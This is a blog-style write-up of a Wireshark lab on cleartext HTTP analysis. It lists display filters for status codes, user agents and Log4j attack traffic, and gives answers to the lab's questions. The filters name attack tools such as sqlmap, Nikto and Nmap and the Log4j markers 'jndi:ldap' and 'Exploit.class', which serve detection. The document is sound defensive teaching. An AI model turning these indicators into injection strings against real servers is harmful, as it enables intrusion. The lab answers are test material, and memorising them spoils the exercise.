

## Cleartext Protocol Analysis: HTTP Write Up

### HTTP Analysis

- HTTP (Hypertext Transfer Protocol) is a cleartext-based, request-response and client-server protocol.
- Standard type of network activity for request/serve webpages.
- Attack Vectors:
  - a. Phishing pages
  - b. Web Attacks
  - c. Data Exfiltration
  - d. Command and Control traffic (C2)

#### HTTP analysis in a nutshell:

Notes	Wireshark Filter
<p>Global search</p> <p><b>Note:</b> HTTP2 is a revision of the <a href="#">HTTP</a> protocol for better performance and security. It supports binary data transfer and request&amp;response multiplexing.</p>	<ul style="list-style-type: none"><li>• http</li><li>• http2</li></ul>
<p>"<b>HTTP Request Methods</b>" for grabbing the low-hanging fruits:</p> <ul style="list-style-type: none"><li>• GET</li><li>• POST</li><li>• Request: Listing all requests</li></ul>	<ul style="list-style-type: none"><li>• http.request.method == "GET"</li><li>• http.request.method == "POST"</li><li>• http.request</li></ul>

## **"HTTP Response Status Codes" for grabbing the low-hanging fruits:**

- **200 OK:** Request successful.
- **301 Moved Permanently:**  
Resource is moved to a new URL/path (permanently).
- **302 Moved Temporarily:**  
Resource is moved to a new URL/path (temporarily).
- **400 Bad Request:** Server didn't understand the request.
- **401 Unauthorised:** URL needs authorisation (login, etc.).
- **403 Forbidden:** No access to the requested URL.
- **404 Not Found:** Server can't find the requested URL.
- **405 Method Not Allowed:** Used method is not suitable or blocked.
- **408 Request Timeout:** Request took longer than server wait time.
- **500 Internal Server Error:**  
Request not completed, unexpected error.
- **503 Service Unavailable:**  
Request not completed server or service is down.

- `http.response.code == 200`
- `http.response.code == 401`
- `http.response.code == 403`
- `http.response.code == 404`
- `http.response.code == 405`
- `http.response.code == 503`

## **"HTTP Parameters" for grabbing the low-hanging fruits:**

- **User agent:** Browser and operating system identification to a web server application.

- `http.user_agent contains "nmap"`
- `http.request.uri contains "admin"`
- `http.request.full_uri contains "admin"`

<ul style="list-style-type: none"> <li>• <b>Request URI:</b> Points the requested resource from the server.</li> <li>• <b>Full *URI:</b> Complete URI information.</li> </ul> <p>*<b>URI:</b> Uniform Resource Identifier.</p>	
<p><b>"HTTP Parameters" for grabbing the low-hanging fruits:</b></p> <ul style="list-style-type: none"> <li>• <b>Server:</b> Server service name.</li> <li>• <b>Host:</b> Hostname of the server</li> <li>• <b>Connection:</b> Connection status.</li> <li>• <b>Line-based text data:</b> Cleartext data provided by the server.</li> <li>• <b>HTML Form URL Encoded:</b> Web form information.</li> </ul>	<ul style="list-style-type: none"> <li>• http.server contains "apache"</li> <li>• http.host contains "keyword"</li> <li>• http.host == "keyword"</li> <li>• http.connection == "Keep-Alive"</li> <li>• data-text-lines contains "keyword"</li> </ul>

## User Agent Analysis

- When analyzing network traffic in Wireshark, the user-agent field is a great resource for detecting anomalies.

Notes	Wireshark Filter
<p>Global search.</p> <p><b>Research outcomes for grabbing the low-hanging fruits:</b></p> <ul style="list-style-type: none"> <li>• Different user agent information from the same host in a short time notice.</li> <li>• Non-standard and custom user agent info.</li> <li>• Subtle spelling differences. ("Mozilla" is not the same as "Mozlilla" or "Mozlila")</li> </ul>	<ul style="list-style-type: none"> <li>• http.user_agent</li> <li>• (http.user_agent contains "sqlmap") or (http.user_agent contains "Nmap") or (http.user_agent contains "Wfuzz") or (http.user_agent contains "Nikto")</li> </ul>



- Audit tools info like Nmap, Nikto, Wfuzz and sqlmap in the user agent field.
- Payload data in the user agent field.

## Log4j Analysis

Notes	Wireshark Filters
<p><b>Research outcomes</b> for grabbing the low-hanging fruits:</p> <ul style="list-style-type: none"> <li>• The attack starts with a "POST" request</li> <li>• There are known cleartext patterns: "<b>jndi:ldap</b>" and "<b>Exploit.class</b>".</li> </ul>	<ul style="list-style-type: none"> <li>• <code>http.request.method == "POST"</code></li> <li>• <code>(ip contains "jndi") or ( ip contains "Exploit")</code></li> <li>• <code>(frame contains "jndi") or ( frame contains "Exploit")</code></li> <li>• <code>(http.user_agent contains "\$") or (http.user_agent contains "==")</code></li> </ul>



### 1. Investigate the user agents. What is the number of anomalous “user-agent” types?

- To determine the number of user agents in the traffic, we can use the filter `http.user_agent <---` this will filter out the user\_agents only.
- Next, we need to manually go through the packets to determine how many user agents there are in total.

Answer: 6



1. Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:  
Accept: text/html,application/xhtml+xml,application/xml  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
\r\n  
[Full request URI: http://testphp.vulnweb.com/]  
[HTTP request 1/4]  
[Next request in frame: 52]
2. What is the packet number with a subtle spelling difference in the user agent field?
  - This requires us to comb through the packets to identify the spelling difference.

Answer: 52

### 3. Locate the “Log4j” attack starting phase. What is the packet number?



- Attacks from adversary usually starts with a POST
- We could use the filter “`http.request.method == POST`”, however that will most likely generate a lot of POST traffic
- Instead of using the POST filter we can use a user\_agent filter such as `http.user_agent contains $` or `http.user_agent contains “==”` --- this is filter for traffic with user agent that contains the dollar sign “\$” which signals for command injections or double equal sign “==” which are typically at the end of a based64 encoded string.

Answer: packet 444

**4. Locate the Log4j attack starting phase and decode the base64 command. What is the IP address contacted by the adversary? (Defang the IP Address)**

- Since we already identified the starting point in question 3, we just must decode the base64 encoded characters.
- We can use cyberchef or copy the base64 and save it as a file and use the ubuntu terminal to decode the base64 and save the file.

Answer: 62[.]210[.]130[.]250
